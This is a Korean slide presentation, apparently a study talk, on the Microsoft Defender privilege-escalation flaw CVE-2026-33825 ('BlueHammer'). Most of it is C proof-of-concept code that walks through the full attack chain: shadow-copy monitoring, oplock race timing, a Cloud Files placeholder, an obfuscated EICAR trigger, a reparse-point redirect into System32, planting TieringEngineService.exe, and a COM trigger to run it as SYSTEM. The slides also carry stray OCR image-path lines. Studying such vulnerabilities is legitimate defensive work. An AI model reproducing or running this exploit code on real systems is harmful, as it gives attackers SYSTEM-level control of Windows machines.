# Defender 활용으로 권한 올리기

INDEX

# 목차

# 주제 선정 동기

문제 파일

# 주제 선정 동기

뭔가 좀 이상함

## 문제 파일

# 주제 선정 동기

# 주제 선정 동기

# 주제 선정 동기

# CVE-2026-33825

## 일명 : Blue Hammer

# CVE란?

공개된 보안 취약점에 고유한 번호를 부여하는 국제 표준 식별 체계


CVE - 년도 - 번호

# Blue Hammer란?

BlueHammer(CVE-2026-33825)는 Microsoft Defender의 권한 상승(LPE) 취약점이다.

# 취약점 설명


## 1단계

악성 파일 생성

## 2단계

Microsoft Defender가 파일 검사

## 3단계

공격자가 (TOCTOU)을 이용
파일 경로 System32로 변경

## 4단계

Defender가 SYSTEM 권한으로
변경된 경로에 파일을 기록

## 5단계


공격자의 코드가 SYSTEM 권한
으로 실행되어 권한 상승 성공

TOCTOU는 검사와 사용사이의 시간 차를 악용해 대상의 상태를 변경하는
컴퓨터 시스템의 스케줄링 관련 취약점이다.

# VSS란?

(Volume Shadow Copy Service)

VSS는 Windows에서 디스크의 특정 시점 스냅샷(복사본)을 만드는 서비스



# 전체 흐름

이유는 나중에 새로 생긴 VSS만 구분하기 위해

작업용 폴더&파일 생성

Defender가 반응 대기

기존 Shadow Copy 목록을 저장

새 Shadow Copy가 생기는 순간 찾기

새 VSS 안에서 목표 파일 경로를 만든다

Shadow Copy 안의 목표 파일에 oplock을 건다

원래 작업 파일을 삭제 예정 상태로 만든다

Cloud Files placeholder로 작업용 파일 상태를 바꾼다

두 번째 oplock으로 작업 파일 접근 타이밍을 다시 붙잡는다

기존 작업 디렉터리를 밀어낸 후 새 디렉터리 제작

새 작업 디렉터리에 reparse point를 건다

System32 쪽 목표 파일 생성을 성공

자기 자신을 TieringEngineService.exe로 복사한다

TieringEngineService 실행을 유도한다

SYSTEM으로 재실행됐는지 proof 파일로 확인후 실행

# 익스코드 설명


# 익스코드 설명

```
868
869         return 0;
870     }
871
```

```
HMODULE h = LoadLibrary(L"ntdll.dll");
HMODULE hm = GetModuleHandle(L"ntdll.dll");
NTSTATUS(WINAPI* _NtOpenDirectoryObject)(
    PHANDLE            DirectoryHandle,
    ACCESS_MASK        DesiredAccess,
    POBJECT_ATTRIBUTES ObjectAttributes
    ) = (NTSTATUS(WINAPI*)(
        PHANDLE            DirectoryHandle,
        ACCESS_MASK        DesiredAccess,
        POBJECT_ATTRIBUTES ObjectAttributes
        ))GetProcAddress(hm, "NtOpenDirectoryObject");;
NTSTATUS(WINAPI* _NtQueryDirectoryObject)(
    HANDLE  DirectoryHandle,
    PVOID   Buffer,
    ULONG   Length,
    BOOLEAN ReturnSingleEntry,
    BOOLEAN RestartScan,
    PULONG  Context,
    PULONG  ReturnLength
    ) = (NTSTATUS(WINAPI*)(
        HANDLE  DirectoryHandle,
        PVOID   Buffer,
        ULONG   Length,
        BOOLEAN ReturnSingleEntry,
        BOOLEAN RestartScan,
        PULONG  Context,
        PULONG  ReturnLength
        ))GetProcAddress(hm, "NtQueryDirectoryObject");
NTSTATUS(WINAPI* _NtSetInformationFile)(
    HANDLE                 FileHandle,
    PIO_STATUS_BLOCK       IoStatusBlock,
    PVOID                  FileInformation,
    ULONG                  Length,
    FILE_INFORMATION_CLASS FileInformationClass
    ) = (NTSTATUS(WINAPI*)(
        HANDLE                 FileHandle,
        PIO_STATUS_BLOCK       IoStatusBlock,
        PVOID                  FileInformation,
        ULONG                  Length,
        FILE_INFORMATION_CLASS FileInformationClass
        ))GetProcAddress(hm, "NtSetInformationFile");
```

# Native API / 구조체 준비

경로 조작과 VSS 조회에 필요한
Windows 내부 함수 준비




```
if (_wcsicmp(L"Device", objdirinfo[i].TypeName.Buffer) == 0) {
    const wchar_t* prefix = L"HarddiskVolumeShadowCopy";
    if (wcsncmp(objdirinfo[i].Name.Buffer, prefix, wcslen(prefix)) == 0) {
        (*vscnumber)++;
    }
}
```

# Shadow Copy 기존 목록 수집

\Device 아래 항목 중 이름이
HarddiskVolumeShadowCopy로 시작하는 장치 찾기


이게 Windows VSS Shadow Copy 장치이며,
기존 목록을 저장해 나중에 새로 생긴 VSS를 구분한다.



```
wchar_t malpath[MAX_PATH] = { 0 };
    wcscpy(malpath, newvsspath);
    wcscat(malpath, &foo[2]);
    UNICODE_STRING _malpath = { 0 };
    RtlInitUnicodeString(&_malpath, malpath);
    OBJECT_ATTRIBUTES objattr2 = { 0 };
    InitializeObjectAttributes(&objattr2, &_malpath, OBJ_CASE_INSENSITIVE, NULL, NULL);
    IO_STATUS_BLOCK iostat = { 0 };
    HANDLE hlk = NULL;
retry:
    stat = NtCreateFile(&hlk, DELETE | SYNCHRONIZE, &objattr2, &iostat, NULL,
FILE_ATTRIBUTE_NORMAL, NULL, FILE_OPEN, NULL, NULL, NULL);
    if (stat == STATUS_NO_SUCH_DEVICE)
        goto retry;
    if (stat)
    {
        printf("Failed to open file, error : 0x%0.8X\n", stat);
        return 1;

    }
    printf("test1 success\n");


    OVERLAPPED ovd = { 0 };
    ovd.hEvent = CreateEvent(NULL, FALSE, FALSE, NULL);
    DeviceIoControl(hlk, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
    if (GetLastError() != ERROR_IO_PENDING)
    {
        printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
        return 0;
    }


    DWORD nbytes = 0;
    SetEvent(gevent);
    ResetEvent(gevent);
    GetOverlappedResult(hlk, &ovd, &nbytes, TRUE);

    WaitForSingleObject(gevent, INFINITE);
```

# Shadow Copy 감시 + oplock

race timing을 잡기 위한 핵심 동기화 구간




```
HRESULT hs = CfRegisterSyncRoot(syncroot, &cfreg, &syncpolicy,
CF_REGISTER_FLAG_DISABLE_ON_DEMAND_POPULATION_ON_ROOT);
    if (hs)
    {
        printf("Failed to register syncroot, hr = 0x%0.8X\n", hs);
        return;
    }

    CF_CALLBACK_REGISTRATION callbackreg[1];
    callbackreg[0] = { CF_CALLBACK_TYPE_NONE, NULL };
    void* callbackctx = NULL;
    CF_CONNECTION_KEY cfkey = { 0 };
    hs = CfConnectSyncRoot(syncroot, callbackreg, callbackctx,
CF_CONNECT_FLAG_REQUIRE_PROCESS_INFO | CF_CONNECT_FLAG_REQUIRE_FULL_FILE_PATH, &cfkey);
    if (hs)
    {
        printf("Failed to connect to syncroot, hr = 0x%0.8X\n", hs);
        return;
    }

    SYSTEMTIME systime = { 0 };
    FILETIME filetime = { 0 };
    GetSystemTime(&systime);
    SystemTimeToFileTime(&systime, &filetime);

    FILE_BASIC_INFO filebasicinfo = { 0 };
    filebasicinfo.FileAttributes = FILE_ATTRIBUTE_NORMAL;
    CF_FS_METADATA fsmetadata = { filebasicinfo, {filesz} };
    CF_PLACEHOLDER_CREATE_INFO placeholder[1] = { 0 };
    placeholder[0].RelativeFileName = filename;
    placeholder[0].FsMetadata = fsmetadata;


    GUID uid = { 0 };
    wchar_t wuid[100] = { 0 };
    CoCreateGuid(&uid);
    StringFromGUID2(uid, wuid, 100);
    placeholder[0].FileIdentity = wuid;
    placeholder[0].FileIdentityLength = lstrlenW(wuid) * sizeof(wchar_t);
    placeholder[0].Flags = CF_PLACEHOLDER_CREATE_FLAG_SUPERSEDE |
CF_PLACEHOLDER_CREATE_FLAG_MARK_IN_SYNC;
    DWORD processedentries = 0;
    hs = CfCreatePlaceholders(syncroot, placeholder, 1, CF_CREATE_FLAG_STOP_ON_ERROR,
&processedentries);
```

# Cloud Files placeholder 구성

Cloud Files placeholder는 파일 접근 경로에 추가 계층을 끼워 넣어


Defender가 파일을 건드리는 순간을 더 쉽게 포착하게 만들기 위한 장치



```
bool ret = IsWellKnownSid(tokenuser->User.Sid, WinLocalSystemSid);
    if (ret) {
        HANDLE hproof = CreateFileW(
            L"C:\\Windows\\Temp\\REDSUN_SYSTEM_PROOF.txt",
            GENERIC_WRITE,
            FILE_SHARE_READ,
            NULL,
            CREATE_ALWAYS,
            FILE_ATTRIBUTE_NORMAL,
            NULL
        );

        if (hproof != INVALID_HANDLE_VALUE) {
            char proof[128] = { 0 };
            int proofLen = sprintf(
                proof,
                "NT AUTHORITY\\SYSTEM PID=%lu\r\n",
                GetCurrentProcessId()
            );

            DWORD written = 0;
            WriteFile(hproof, proof, (DWORD)proofLen, &written, NULL);
            CloseHandle(hproof);
        }

        Sleep(30000);
        ExitProcess(0);
```

# SYSTEM 실행 여부 확인 / proof 함수


실제 SYSTEM 컨텍스트로 재실행됐는지 확인



```
HRESULT LaunchTierManagementEng()
{
    HRESULT initHr = CoInitialize(NULL);
    GUID guidObject = { 0x50d185b9,0xfff3,0x4656,{0x92,0xc7,0xe4,0x01,0x8d,0xa4,0x36,0x1d} };
    void* ret = NULL;
    HRESULT hr = CoCreateInstance(guidObject, NULL, CLSCTX_LOCAL_SERVER, guidObject, &ret);

    if (SUCCEEDED(hr) && ret)
    {
        ((IUnknown*)ret)->Release();
    }

    if (SUCCEEDED(initHr))
    {
        CoUninitialize();
    }

    return hr;
}
```

# COM activation 트리거


TieringEngineService 실행 흐름을 유도하는 후반 트리거



```
wchar_t workdir[MAX_PATH] = { 0 };
    ExpandEnvironmentStrings(L"%TEMP%\\RS-", workdir, MAX_PATH);

    GUID uid = { 0 };
    wchar_t wuid[100] = { 0 };
    CoCreateGuid(&uid);
    StringFromGUID2(uid, wuid, 100);
    wcscat(workdir, wuid);
    wchar_t filename[] = L"TieringEngineService.exe";
    wchar_t foo[MAX_PATH];
    wsprintf(foo, L"%ws\\%ws", workdir, filename);

    DWORD tid = 0;
    HANDLE hthread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE)ShadowCopyFinderThread,
foo, NULL, &tid);

    if (!CreateDirectory(workdir, NULL))
    {
        printf("Failed to create workdir");
        return 1;
    }
    HANDLE hfile = CreateFile(foo, GENERIC_READ | GENERIC_WRITE | DELETE, FILE_SHARE_READ,
NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    if (hfile == INVALID_HANDLE_VALUE)
    {
        printf("Failed create spoof work file.\n");
        return 1;
    }
    char eicar[] = "*H+H$!ELIF-TSET-SURIVITNA-DRADNATS-RACIE$}7)CC7)^P(45XZP\\4[PA@%P!O5X";
    rev(eicar);
    DWORD nwf = 0;
    WriteFile(hfile, eicar, sizeof(eicar) - 1, &nwf, NULL);

    CreateFile(foo, GENERIC_READ | FILE_EXECUTE, FILE_SHARE_READ | FILE_SHARE_WRITE |
FILE_SHARE_DELETE, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    if (WaitForSingleObject(gevent, 120000) != WAIT_OBJECT_0)
    {
        printf("PoC timed out");
        return 1;
    }

    IO_STATUS_BLOCK iostat = { 0 };
    FILE_DISPOSITION_INFORMATION_EX fdiex = { 0x00000001 | 0x00000002 };
    _NtSetInformationFile(hfile, &iostat, &fdiex, sizeof(fdiex), (FILE_INFORMATION_CLASS)64);
    CloseHandle(hfile);
    DoCloudStuff(workdir, filename, sizeof(eicar) - 1);
```

# 작업 경로와 트리거 파일 생성


Defender가 반응할 파일 처리 흐름을 유도



```
LARGE_INTEGER fsz = { 0 };
    fsz.QuadPart = 0x1000;
    stat = NtCreateFile(&hfile, FILE_READ_DATA | DELETE | SYNCHRONIZE, &_objattr, &iostat,
&fsz, FILE_ATTRIBUTE_READONLY, FILE_SHARE_READ, FILE_SUPERSEDE, NULL, NULL, NULL);
    if (stat)
    {
        printf("Failed to re-open spoof work file, error : 0x%0.8X\n", stat);
        return 1;
    }
    DeviceIoControl(hfile, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
    if (GetLastError() != ERROR_IO_PENDING)
    {
        printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
        return 1;
    }

    HANDLE hmap = CreateFileMapping(hfile, NULL, PAGE_READONLY, NULL, NULL, NULL);
    void* mappingaddr = MapViewOfFile(hmap, PAGE_READONLY, NULL, NULL, NULL);

    DWORD nbytes = 0;
    GetOverlappedResult(hfile, &ovd, &nbytes, TRUE);
    UnmapViewOfFile(mappingaddr);
    CloseHandle(hmap);
```

# Race 동기화 / 두 번째 oplock


파일 접근 타이밍을 붙잡고 race window를 확보



```
wchar_t _tmp[MAX_PATH] = { 0 };
    wsprintf(_tmp, L"\\??\\%s.TMP", workdir);
    MoveFileEx(workdir, _tmp, MOVEFILE_REPLACE_EXISTING);
    if (!CreateDirectory(workdir, NULL))
    {
        printf("Failed to re-create directory.\n");
        return 1;
    }
    LARGE_INTEGER fsz = { 0 };
    fsz.QuadPart = 0x1000;
    stat = NtCreateFile(&hfile, FILE_READ_DATA | DELETE | SYNCHRONIZE, &_objattr, &iostat,
&fsz, FILE_ATTRIBUTE_READONLY, FILE_SHARE_READ, FILE_SUPERSEDE, NULL, NULL, NULL);
    if (stat)
    {
        printf("Failed to re-open spoof work file, error : 0x%0.8X\n", stat);
        return 1;
    }
    DeviceIoControl(hfile, FSCTL_REQUEST_BATCH_OPLOCK, NULL, NULL, NULL, NULL, NULL, &ovd);
    if (GetLastError() != ERROR_IO_PENDING)
    {
        printf("Failed to request a batch oplock on the update file, error : %d",
GetLastError());
        return 1;
    }

    HANDLE hmap = CreateFileMapping(hfile, NULL, PAGE_READONLY, NULL, NULL, NULL);
    void* mappingaddr = MapViewOfFile(hmap, PAGE_READONLY, NULL, NULL, NULL);

    DWORD nbytes = 0;
    GetOverlappedResult(hfile, &ovd, &nbytes, TRUE);
    UnmapViewOfFile(mappingaddr);
    CloseHandle(hmap);


    {
        wchar_t _tmp[MAX_PATH] = { 0 };
        wsprintf(_tmp, L"\\??\\%s.TEMP2", workdir);

        PFILE_RENAME_INFORMATION pfri =
(PFILE_RENAME_INFORMATION)malloc(sizeof(FILE_RENAME_INFORMATION) + (sizeof(wchar_t) *
wcslen(_tmp)));
        ZeroMemory(pfri, sizeof(FILE_RENAME_INFORMATION) + (sizeof(wchar_t) * wcslen(_tmp)));
        pfri->ReplaceIfExists = TRUE;
        pfri->FileNameLength = (sizeof(wchar_t) * wcslen(_tmp));
        memmove(&pfri->FileName[0], _tmp, (sizeof(wchar_t) * wcslen(_tmp)));
        stat = _NtSetInformationFile(hfile, &iostat, pfri, sizeof(FILE_RENAME_INFORMATION) +
(sizeof(wchar_t) * wcslen(_tmp)), (FILE_INFORMATION_CLASS)10);
        _NtSetInformationFile(hfile, &iostat, &fdiex, sizeof(fdiex),
(FILE_INFORMATION_CLASS)64);
    }
    wchar_t _rp[MAX_PATH] = { L"\\??\\" };
    wcscat(_rp, workdir);
    UNICODE_STRING _usrp = { 0 };
    RtlInitUnicodeString(&_usrp, _rp);
    InitializeObjectAttributes(&_objattr, &_usrp, OBJ_CASE_INSENSITIVE, NULL, NULL);
    HANDLE hrp = NULL;
    stat = NtCreateFile(&hrp, FILE_WRITE_DATA | DELETE | SYNCHRONIZE, &_objattr, &iostat, NULL,
NULL, FILE_SHARE_READ | FILE_SHARE_WRITE | FILE_SHARE_DELETE, FILE_OPEN_IF, FILE_DIRECTORY_FILE
| FILE_DELETE_ON_CLOSE, NULL, NULL);
    if (stat)
    {
        printf("Failed to re-open work directory.\n");
        return 1;
    }
```

# 작업 디렉터리 교체


문자열 경로는 유지하면서
실제 파일 객체를 바꾸기 위한 준비



```
wchar_t rptarget[] = { L"\\??\\C:\\Windows\\System32" };
    DWORD targetsz = wcslen(rptarget) * 2;
    DWORD printnamesz = 1 * 2;
    DWORD pathbuffersz = targetsz + printnamesz + 12;
    DWORD totalsz = pathbuffersz + REPARSE_DATA_BUFFER_HEADER_LENGTH;
    REPARSE_DATA_BUFFER* rdb = (REPARSE_DATA_BUFFER*)HeapAlloc(GetProcessHeap(),
HEAP_GENERATE_EXCEPTIONS | HEAP_ZERO_MEMORY, totalsz);
    rdb->ReparseTag = IO_REPARSE_TAG_MOUNT_POINT;
    rdb->ReparseDataLength = static_cast<USHORT>(pathbuffersz);
    rdb->Reserved = NULL;
    rdb->MountPointReparseBuffer.SubstituteNameOffset = NULL;
    rdb->MountPointReparseBuffer.SubstituteNameLength = static_cast<USHORT>(targetsz);
    memcpy(rdb->MountPointReparseBuffer.PathBuffer, rptarget, targetsz + 2);
    rdb->MountPointReparseBuffer.PrintNameOffset = static_cast<USHORT>(targetsz + 2);
    rdb->MountPointReparseBuffer.PrintNameLength = static_cast<USHORT>(printnamesz);
    memcpy(rdb->MountPointReparseBuffer.PathBuffer + targetsz / 2 + 1, rptarget, printnamesz);
    DWORD ret = DeviceIoControl(hrp, FSCTL_SET_REPARSE_POINT, rdb, totalsz, NULL, NULL, NULL,
NULL);
    HeapFree(GetProcessHeap(), NULL, rdb);
```

# Reparse point로 경로 전환


TOCTOU에서 최종 객체를 바꾸는 부분



```
HANDLE htimer = CreateWaitableTimer(NULL, FALSE, NULL);
    LARGE_INTEGER duetime = { 0 };
    GetSystemTimeAsFileTime((LPFILETIME)&duetime);
    ULARGE_INTEGER _duetime = { duetime.LowPart, duetime.HighPart };
    _duetime.QuadPart += 0x2FAF080;
    duetime.QuadPart = _duetime.QuadPart;
    CloseHandle(hfile);
    for (int i = 0; i < 1000; i++)
    {
        wchar_t malpath[] = { L"\\??\\C:\\Windows\\System32\\TieringEngineService.exe" };
        UNICODE_STRING _malpath = { 0 };
        RtlInitUnicodeString(&_malpath, malpath);
        OBJECT_ATTRIBUTES objattr2 = { 0 };
        InitializeObjectAttributes(&objattr2, &_malpath, OBJ_CASE_INSENSITIVE, NULL, NULL);
        IO_STATUS_BLOCK iostat = { 0 };
